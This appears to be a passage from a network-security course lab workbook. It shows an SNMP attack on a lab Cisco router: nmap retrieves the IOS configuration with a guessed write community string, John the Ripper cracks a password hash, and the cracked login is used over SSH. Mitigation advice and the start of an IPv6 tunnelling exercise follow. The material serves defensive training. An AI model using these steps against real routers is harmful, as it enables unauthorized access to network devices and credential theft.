
5. The router at 10.5.30.12 has an SNMP RW community string (10.5.30.10 has only a RO string set).

   Let's use nmap to try to guess the RW string. Open a new terminal (leave msfconsole running, we will go back to it shortly). Type the following command as one continuous line. It is tricky to type, so here are a few pointers:

There is a space between "**`--script-args`**" and "**`creds.snmp=:pr1v4t3 10.5.30.12`**" (see the screenshot below, which shows the continuous line). Also remember to include the colon in **`"creds.snmp=:pr1v4t3"`.**


Type the following nmap command in the new terminal:

```
$ sudo nmap -sU -p 161 --script snmp-ios-config --script-args
creds.snmp=:pr1v4t3 10.5.30.12
```




The (truncated) output is shown above.

6. Go back to Wireshark, to see how nmap downloaded the Cisco IOS configuration.



Wireshark shows SNMP traffic, followed by TFTP traffic, and then followed by more of the SNMP traffic. Note that Wireshark may show other traffic as well, such as ICMP.

Right-click on the first packet with a protocol of "TFTP", and Info field labeled "Data Packet". Then choose "Follow" -> "UDP Stream".




You will see the router's Cisco IOS configuration.

Close Wireshark.


7. Let's try to crack the Cisco type 5 (salted MD5) password hash for the user test. Note that the "instructor" account has a unique 25-character password, which will be (very) difficult to crack. Go back to the terminal where you ran the previous nmap command.

Highlight "`test privilege 5 secret 5 $1$HhfI$fqJaSq68HF9YseKRPK8Fs0`" in the nmap output shown above, and press **<SHIFT><CTRL><C>** (or choose Edit->Copy):


Open gedit by going to the "mouse menu" in the upper left corner, and choosing the "gedit" favorite.



Paste the selected IOS configuration text into gedit (press **<CTRL><V>**):



Edit the text to create a format parseable by John the Ripper. Replace the following text with a colon: "`privilege 5 secret 5`", so that it reads: "`test:$1:$1$HhfI$fqJaSq68HF9YseKRPK8Fs0`" and press "Save"




Save as "/home/student/passwords.txt". If asked to overwrite this file, say yes.

8. Remember: John the Ripper (JtR) will not re-crack a password is has cracked before. If you run JtR multiple times and would like to re-crack a password, you must remove the "john.pot" file ("rm /opt/john/run/john.pot"). Note this command is not necessary for this lab, unless you'd like to re-crack a password.

   Type the following command in a terminal:

```
$ cd /opt/john/run
$ sudo ./john /home/student/passwords.txt
```




The password for user "test" is "Bond007".

9. Let's try to log into the router with our newly-cracked password.

   Type the following in a terminal:

```
$ ssh test@10.5.30.12
```

   If asked to verify the RSA key fingerprint answer "**yes**" to "`Are you sure you want to continue connecting (yes/no)?`" Then type user test's password: **Bond007**



   Note that the "test" user has a limited privilege account.

10. Note that we will assess a router with SNMP vulnerabilities during a subsequent lab today, as well as discuss mitigation steps.

    A reminder on how to mitigate this attack (previously discussed in 530.2):

- Disable SNMP if not required
- If SNMP is required:
  - Disable SNMP write access if possible
  - Use complex (or randomly-generated) community strings
  - Use SNMP version 3 on all supported equipment
  - For non SNMPv3-capable devices that require SNMP: use SNMP version 2c with access lists that restrict polling to required servers only (such as network management and/or monitoring systems)

This page intentionally left blank.

Exercise 2.3 – IPv6

Objectives

- Understand IPv6
- Receive a global unicast IPv6 address
- Tunnel IPv6 via IPv4
- Connect to the IPv6 Internet
- Understand DNS AAAA records

Lab Steps

1. If not already logged in: log into the Security530 Linux VM
   - Username: student
   - Password: Security530

2. After login, open a terminal by double-clicking the Terminal icon (black box) on the desktop

3. Steps 3 and 4 assume that the in-class wireless network does not provide global unicast (i.e., public) IPv6 addresses. Hotel and conference networks are generally IPv4-only, but this may not always be the case. Your instructor will indicate if the local wireless network assigns global unicast IPv6 addresses and will instruct you to proceed to step 5.

   Note: this step tunnels IPv6 (only) to/from your Security 530 Linux VM (only). It does not affect traffic sent to/from your host laptop, or IPv4 traffic sent to/from your Security 530 Linux VM.


   Connect to the Security530 IPv6 lab network. The course maintains multiple IPv6 tunnel brokers for class use (a primary, and backups). Your instructor will indicate if the primary (default) tunnel broker is being used, or if students need to connect to a different one.

   If you are using the default IPv6 tunnel broker: proceed to step 4. If prompted by your instructor: change the default network.

4. Connect to the IPv6 lab network. Type the following command (the sudo password is "Security530"):

```
$ sudo openvpn --config /etc/openvpn/ipv6.ovpn
```

   If successful, the output will end with " Initialization Sequence Completed":




Please note: If you are using a corporate or personal VPN on your host computer, disconnect it, as it may disallow a second VPN connection to the SEC530 environment.

5. Type the following terminal command to verify your Security530 Linux VM has received a global unicast (publicly routed) IPv6 address:

```
$ ifconfig
```


Identify your global unicast (public) IPv6 address. The ifconfig command will show it on a line beginning with "inet6", and the address will begin with a "2". If you are connected to the IPv6 tunnel broker via OpenVPN (true for most cases): your IPv6 address will be listed under the "tun0" adapter. If you were instructed to skip steps 3 and 4 and are using a locally-provided global unicast IPv6 address: it will be listed under eth0 (and there will be no tun0 adapter).

The global unicast IPv6 address shown in the screenshot below is:
"**2605:fb80:e000:7603:8000::1000**". Note that your address will be different.



6. Open Wireshark, and sniff traffic on the "any" pseudo-adapter (which captures traffic on all adapters). Click on the Wireshark icon (in the upper panel, towards the left).

Highlight the "any" adapter, and begin capturing by pressing the blue fin icon in the upper left corner

